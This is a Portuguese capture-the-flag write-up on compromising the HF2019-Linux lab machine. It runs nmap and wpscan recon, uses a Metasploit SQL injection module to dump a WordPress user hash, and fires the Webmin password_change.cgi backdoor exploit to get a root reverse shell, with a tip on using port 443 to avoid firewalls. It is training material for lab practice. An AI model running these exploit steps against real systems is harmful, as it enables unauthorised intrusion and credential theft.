

Máquina 0x01 (HF2019-Linux)

Por Sávio (@dissolvimento)

Início

Virtualbox configurado com a máquina alvo (HF2019-Linux) e um kali 2025.2, mas acabei optando por instalar as ferramentas usadas na minha máquina.




Figura 1: VirtualBox

IP

Antes de ligar a máquina, dei um `nmap -sn 192.168.0.0/24` para verificar todos os ip's na minha rede e, após ligada, o mesmo comando para verificar o novo que apareceu (**192.168.0.50**).




Figura 2: HF2019-Linux

Navegador

Jogando o ip no navegador, caímos em um site.




Figura 3: Página web

Observando um pouco o site e o código fonte, descobrimos facilmente ser um site **wordpress**.





Figura 4: Evidência wordpress

Scan com wpscan e nmap

Com isso, podemos deixar rodando um `wpscan --url 192.168.0.50` para verificar os plugins ativos e outros dados, visto que maioria das vulnerabilidades do wordpress vem de seus plugins. Já deixei rodando também um scan mais profundo com o `nmap -Sv -p- 192.168.0.50`¹. Resultados relevantes:




```
[*] Plugin(s) Identified:
[*] wp-google-maps
  Location: http://192.168.0.50/wp-content/plugins/wp-google-maps/
  Latest Version: 9.0.45
  Last Updated: 2025-04-14T08:32:00.000Z
  Found By: Urls In Homepage (Passive Detection)
  The version could not be determined.

Starting Nmap 7.97 ( https://nmap.org ) at 2025-06-26 09:46 -0300
Nmap scan report for 192.168.0.50 (192.168.0.50)
Host is up (0.010s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.92 seconds
```

Figura 5: Wpscan e nmap

Com isso já podemos buscar por algumas coisas. Jogando esse plugin (wp-google-maps) no Metasploit, achamos um *auxiliary*²:



```
msf6 > search wp-google-maps

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Ch
--  -
0  auxiliary/admin/http/wp_google_maps_sqli 2019-04-02      normal Ye
s  WordPress Google Maps Plugin SQL Injection

Interact with a module by name or index. For example info 0, use 0 or use a
auxiliary/admin/http/wp_google_maps_sqli

msf6 >
```

Figura 6: Auxiliary

¹ Explicação: o parâmetro `-Sv` busca identificar a *versão* dos serviços rodando, o `-p-` verifica todas as portas abertas.

² Auxiliary no metasploit, são pequenos scripts que não necessariamente são exploits/payloads. Servem geralmente pra "escavar" e buscar informações mais importantes.

Rodando com um `use 0` seguido de um `run`, encontramos um **user** e um **hash**:

```
msf6 > use 0
msf6 auxiliary(admin/http/wp_google_maps_sqli) > set rhosts 192.168.0.50
rhosts => 192.168.0.50
msf6 auxiliary(admin/http/wp_google_maps_sqli) > run
[*] Running module against 192.168.0.50
[*] 192.168.0.50:80 - Trying to retrieve the wp_users table...
[+] Credentials saved in: /home/user/.msf4/loot/20250626095438_default_192.168.0.50_wp_google_maps.j_212058.bin
[+] 192.168.0.50:80 - Found webmaster $P$Bsq0diLTcye6AS1ofreys4GzRLvSr1 webmaster@none.local
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/wp_google_maps_sqli) > █
```

Figura 7: Hash

Com esse hash (phpass), poderíamos tentar crackea-lo com a ferramenta johntheripper + alguma wordlist (rockyou.txt, por exemplo). Mas o CAT tomou um caminho diferente. No scan feito na Figura 5 com o nmap, encontramos o serviço MiniServ 1.890 (Webmin httpd). Jogando no searchsploit, encontramos alguns exploits para versões acima (ou seja, se não houve mitigações, é possível que esteja vulnerável):

```
Webmin 1.900 - Remote Command Execution | cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote | linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution | linux/webapps/47293.sh
Webmin < 1.920 - 'rpc.cgi' Remote Code E | linux/webapps/47330.rb
Webmin 1.920 - Unauthenticated Remote Co | linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape | linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Requ | linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Sit | linux/webapps/50126.py
Webmin 1.984 - Remote Code Execution (Au | linux/webapps/50809.py
Webmin 1.996 - Remote Code Execution (RC | linux/webapps/50998.py
Webmin 1.x - HTML Email Command Executio | cgi/webapps/24574.txt
Webmin - Brute Force / Command Execution | multiple/remote/705.pl
Webmin Usermin 2.100 - Username Enumerat | perl/webapps/52114.py
-----
Shellcodes: No Results
```

Figura 8: Exploits

Exploit com Webmin

Buscando com o metasploit, encontramos um exploit que poderemos usar:

10	exploit/linux/http/webmin_backdoor	2019-08-10	exce
llent	Yes Webmin password_change.cgi Backdoor		

Figura 9: Exploit no Metasploit

Configuração e Execução

Configurando³:

```
msf6 exploit(linux/http/webmin_backdoor) > set rhosts 192.168.0.50
rhosts => 192.168.0.50
msf6 exploit(linux/http/webmin_backdoor) > set lhost 192.168.0.12
lhost => 192.168.0.12
msf6 exploit(linux/http/webmin_backdoor) > set lport 443
lport => 443
msf6 exploit(linux/http/webmin_backdoor) > set forceexploit true
forceexploit => true
```

Figura 10: Configs

E por fim ao rodar, conseguimos acesso root direto⁴:

```
msf6 exploit(linux/http/webmin_backdoor) > run
[*] Started reverse TCP handler on 192.168.0.12:443
[!] AutoCheck is disabled, proceeding with exploitation
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (192.168.0.12:443 -> 192.168.0.50:58310) at 2025-06-26 10:22:15 -0300

id
uid=0(root) gid=0(root) groups=0(root)
echo "leet :)"
leet :)
█
```

Figura 11: Root

³ lport 443 ajuda a evitar detecção por firewalls.

⁴ Pode ser que haja um erro de getpeername (2) ao rodar o exploit, desativar o AutoCheck do metasploit deve resolver. (set AutoCheck false)